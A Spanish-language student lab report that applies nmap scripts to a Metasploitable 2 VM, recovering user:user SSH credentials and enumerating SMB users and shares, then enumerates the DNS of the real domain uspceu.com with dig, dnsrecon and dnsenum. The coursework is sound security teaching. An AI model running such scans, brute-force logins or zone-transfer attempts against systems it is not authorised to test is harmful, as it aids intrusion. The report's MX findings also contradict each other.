
Podemos ver que ha encontrado, tras 2256 intentos, que la combinación user:user es válida para la conexión ssh.

También para ssh está el script ssh-auth-methods que nos muestra los diferentes métodos de autentificación que tiene el servicio ssh, en el caso de la maquina metasploitable 2, se puede con password y con clave publica:



Daniel Gómez
Giulio Tizzano
Adolfo Blanco


Para samba también hay muchos diferentes scripts, uno que puede ser muy útil para la recolección de información es el script smb-enum-users, nos devuelve una enumeración de los usuarios de smb:




```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.217.132 -p445 --script=smb-enum-users
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-23 11:47 EST
Nmap scan report for 192.168.217.132
Host is up (0.00035s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:51:86:1A (VMware)

Host script results:
| smb-enum-users:
|   METASPLOITABLE\backup (RID: 1068)
|     Full name:   backup
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\bin (RID: 1004)
|     Full name:   bin
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\bind (RID: 1210)
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\daemon (RID: 1002)
|     Full name:   daemon
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\dhcp (RID: 1202)
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\distccd (RID: 1222)
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\tomcat55 (RID: 1220)
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\user (RID: 3002)
|     Full name:   just a user,111,,
|     Flags:       Normal user account
|   METASPLOITABLE\uucp (RID: 1020)
|     Full name:   uucp
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\www-data (RID: 1066)
|     Full name:   www-data
|_    Flags:       Account disabled, Normal user account

Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds
```

Y podemos ver que hay un user no deshabilitado, llamado ‘user,111,,’.

También para samba podemos enumerar los shares con el script smb-enum-shares:





```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.217.132 --script=smb-enum-shares -p445
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-23 11:54 EST
Nmap scan report for 192.168.217.132
Host is up (0.00036s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:51:86:1A (VMware)

Host script results:
| smb-enum-shares:
|   account_used: <blank>
|   \\192.168.217.132\ADMIN$:
|     Type: STYPE_IPC
|     Comment: IPC Service (metasploitable server (Samba 3.0.20-Debian))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: <none>
|   \\192.168.217.132\IPC$:
|     Type: STYPE_IPC
|     Comment: IPC Service (metasploitable server (Samba 3.0.20-Debian))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|   \\192.168.217.132\opt:
|     Type: STYPE_DISKTREE
|     Comment:
|     Users: 1
|     Max Users: <unlimited>
```

Hay scripts para ver el estado de los certificados SSL que puede tener la máquina, como el script ssl-cert, si no se especifica puerto, mira en todos y saca info de los que tienen un servicio con certificado ssl. Da información como la validez de los certificados y otros datos:

Daniel Gómez
Giulio Tizzano
Adolfo Blanco

También hay muchos scripts relacionados con FTP, como puede ser el script ftp-anon para comprobar si se puede hace login anónimo:



Hay miles de scripts interesantes de nmap para todo tipo de servicio y con muchos tipos de funcionalidades. Estos algunos que nos parecieron interesantes.


Daniel Gómez
Giulio Tizzano
Adolfo Blanco

DNS Enumeration

1. DIG

El objetivo de esta tarea es realizar la extracción de información DNS (DNS Enumeration) sobre un dominio real utilizando la herramienta dig.

Para esta actividad se utilizó el dominio: uspceu.com




Comando -> dig uspceu.com

Resultados:

- uspceu.com → 104.18.22.6
- uspceu.com → 104.18.23.6

Esto indica que el dominio está balanceado mediante dos direcciones IP distintas, alojadas detrás de Cloudflare.



Comando -> dig ns uspceu.com


Aquí se consultan los **nameservers** que gestionan el dominio.

Resultados:

- monika.ns.cloudflare.com
- jarred.ns.cloudflare.com

Cloudflare gestiona la infraestructura DNS del dominio. El comando también devuelve los registros A y AAAA de los nameservers, indicando sus direcciones IPv4 e IPv6.

Daniel Gómez
Giulio Tizzano
Adolfo Blanco



Comando -> dig mx uspceu.com


Se consultan los MX records, utilizados para la gestión del correo electrónico del dominio.

Resultado:

- Los servidores MX están también gestionados por Cloudflare.

Esto confirma que tanto DNS como correo del dominio están protegidos detrás de la misma infraestructura.

Daniel Gómez
Giulio Tizzano
Adolfo Blanco



Comando -> dig any uspceu.com

Este comando intenta obtener todos los registros públicos disponibles.

Resultado**:**
Cloudflare limita las respuestas al tipo “ANY” por motivos de seguridad, por lo que el dominio no devuelve información adicional.

Esto es normal en dominios protegidos mediante CDN/DNS como Cloudflare.

Mediante las consultas DNS se pudo comprobar que:

- El dominio uspceu.com utiliza múltiples direcciones IP públicas.
- El DNS está completamente gestionado por Cloudflare.
- Los registros públicos disponibles son únicamente A, NS y MX.
- Las consultas ANY están limitadas por políticas de seguridad (respuesta esperada en Cloudflare).
- Esto demuestra cómo la protección DNS evita fugas de información que podrían ser útiles para un atacante.


2. DNSRECON

El objetivo de esta parte es realizar una enumeración DNS automatizada utilizando la herramienta dnsrecon.

Daniel Gómez
Giulio Tizzano
Adolfo Blanco

Para evitar bloqueos de Cloudflare y resolver correctamente los registros, se utilizó un servidor DNS conocido (Google DNS: 8.8.8.8) y se aumentó el tiempo de espera (timeout), ya que el dominio bloquea solicitudes automatizadas rápidas.

Comando utilizado: dnsrecon -d uspceu.com -n 8.8.8.8 --lifetime 30



Resultados obtenidos:

Comprobación de DNSSEC

[-] DNSSEC is not configured for uspceu.com

El dominio no tiene DNSSEC habilitado, lo cual significa que no utiliza firmas criptográficas para proteger sus registros DNS.

Registros SOA (Start of Authority)

dnsrecon identificó el servidor autoritativo principal del dominio:

- jarred.ns.cloudflare.com
- monika.ns.cloudflare.com

Ambos pertenecen a Cloudflare, confirmando que la infraestructura DNS del dominio es gestionada por este proveedor.

Registros NS (Nameservers)

Daniel Gómez
Giulio Tizzano
Adolfo Blanco

El dominio presenta como servidores DNS:

- monika.ns.cloudflare.com
- jarred.ns.cloudflare.com

Con múltiples direcciones IPv4 y IPv6 asociadas:

Ejemplos:

- 108.162.195.126
- 162.159.38.56
- 172.64.34.56
- 2606:4700:50::a29f:c27e (IPv6)

Esto indica una infraestructura distribuida geográficamente para mejorar rendimiento y resiliencia.

Registros A y AAAA

El dominio principal apunta a:

- 104.18.22.6 (IPv4)
- 104.18.23.6 (IPv4)
- 2803:f800:50::6ca2:c37e (IPv6)
- 2606:4700:6:6812:1706 (IPv6)

Estos rangos pertenecen a Cloudflare → el sitio está protegido mediante reverse proxy/CDN.

Registros TXT

Se encontraron varios registros TXT, utilizados para validación de dominios (Facebook, HARICA, claves públicas, etc...

Ejemplos:

- facebook-domain-verification=z71...
- HARICA-YFH...
- Claves de verificación DKIM u otros servicios.

Daniel Gómez
Giulio Tizzano
Adolfo Blanco

Estos registros suelen utilizarse para verificación de propiedad en plataformas externas.

Registros SRV

[-] No SRV Records Found for uspceu.com

No existen servicios SRV publicados (como SIP, LDAP, etc.), lo cual es normal en dominios corporativos que no desean exponer servicios internos.

Conclusiones


- El análisis con dnsrecon permite extraer información importante del dominio:
- El dominio uspceu.com está totalmente gestionado por Cloudflare (NS, A, AAAA).
- No tiene DNSSEC habilitado.
- Presenta varios registros TXT para validaciones externas.
- No publica servicios SRV.
- La infraestructura del dominio está distribuida mediante IPv4 e IPv6.
- Cloudflare actúa como capa de protección, ocultando la infraestructura interna del servidor.

Esto demuestra cómo un dominio real puede exponer información útil para una auditoría, incluso si está protegido por un proveedor CDN/DNS como Cloudflare.

3. DNSENUM

Para completar la tarea de extracción de información DNS se utilizó la herramienta **dnsenum**, que permite realizar consultas DNS ampliadas, obtener registros básicos, intentar transferencias de zona y buscar posibles subdominios.

Daniel Gómez
Giulio Tizzano
Adolfo Blanco



Comando ejecutado: dnsenum uspceu.com

Resultados obtenidos

Registros A (direcciones IP del dominio)

La herramienta identificó dos direcciones IPv4 asociadas al dominio:

- 104.18.22.6
- 104.18.23.6

Ambas direcciones pertenecen a la infraestructura de Cloudflare, lo cual es coherente con lo observado en las pruebas realizadas previamente con dig.

Servidores DNS (NS Records)

dnsenum identificó como servidores DNS autoritativos los siguientes:

- jarred.ns.cloudflare.com
  - 162.159.44.1
  - 172.64.35.12
  - 108.162.195.126

- monika.ns.cloudflare.com
  - 108.162.194.56

Daniel Gómez
Giulio Tizzano
Adolfo Blanco

- 172.64.34.56
- 162.159.38.5

Estos resultados muestran claramente que el dominio está gestionado completamente por Cloudflare, que utiliza múltiples direcciones en redes globales para proporcionar redundancia y protección.

Registros MX (Mail Exchange)

Mail (MX) Servers:

(None found)

dnsenum no devolvió registros MX, lo cual es común en dominios protegidos por Cloudflare, donde parte de la infraestructura de correo se oculta o se gestiona a través de servicios externos.

Intento de Transferencia de Zona (AXFR)

dnsenum realizó un intento de transferencia de zona con cada servidor DNS:

Trying Zone Transfer for uspceu.com on monika.ns.cloudflare.com ... AXFR record query failed: FORMERR

Trying Zone Transfer for uspceu.com on jarred.ns.cloudflare.com ... AXFR record query failed: FORMERR

El resultado FORMERR indica que la transferencia de zona está correctamente deshabilitada, lo cual es la configuración segura recomendada para evitar fugas de información

Conclusión

- Los resultados del análisis con dnsenum confirman que:
- El dominio uspceu.com está completamente protegido y gestionado por Cloudflare.
- Las transferencias de zona AXFR están deshabilitadas (seguro y esperado).
- El dominio dispone de múltiples servidores autoritativos distribuidos globalmente.
- No se encontraron registros MX visibles ni subdominios públicos mediante la enumeración básica.

Daniel Gómez
Giulio Tizzano
Adolfo Blanco

- dnsenum complementa la información obtenida con dig y dnsrecon, proporcionando una visión más profunda del DNS.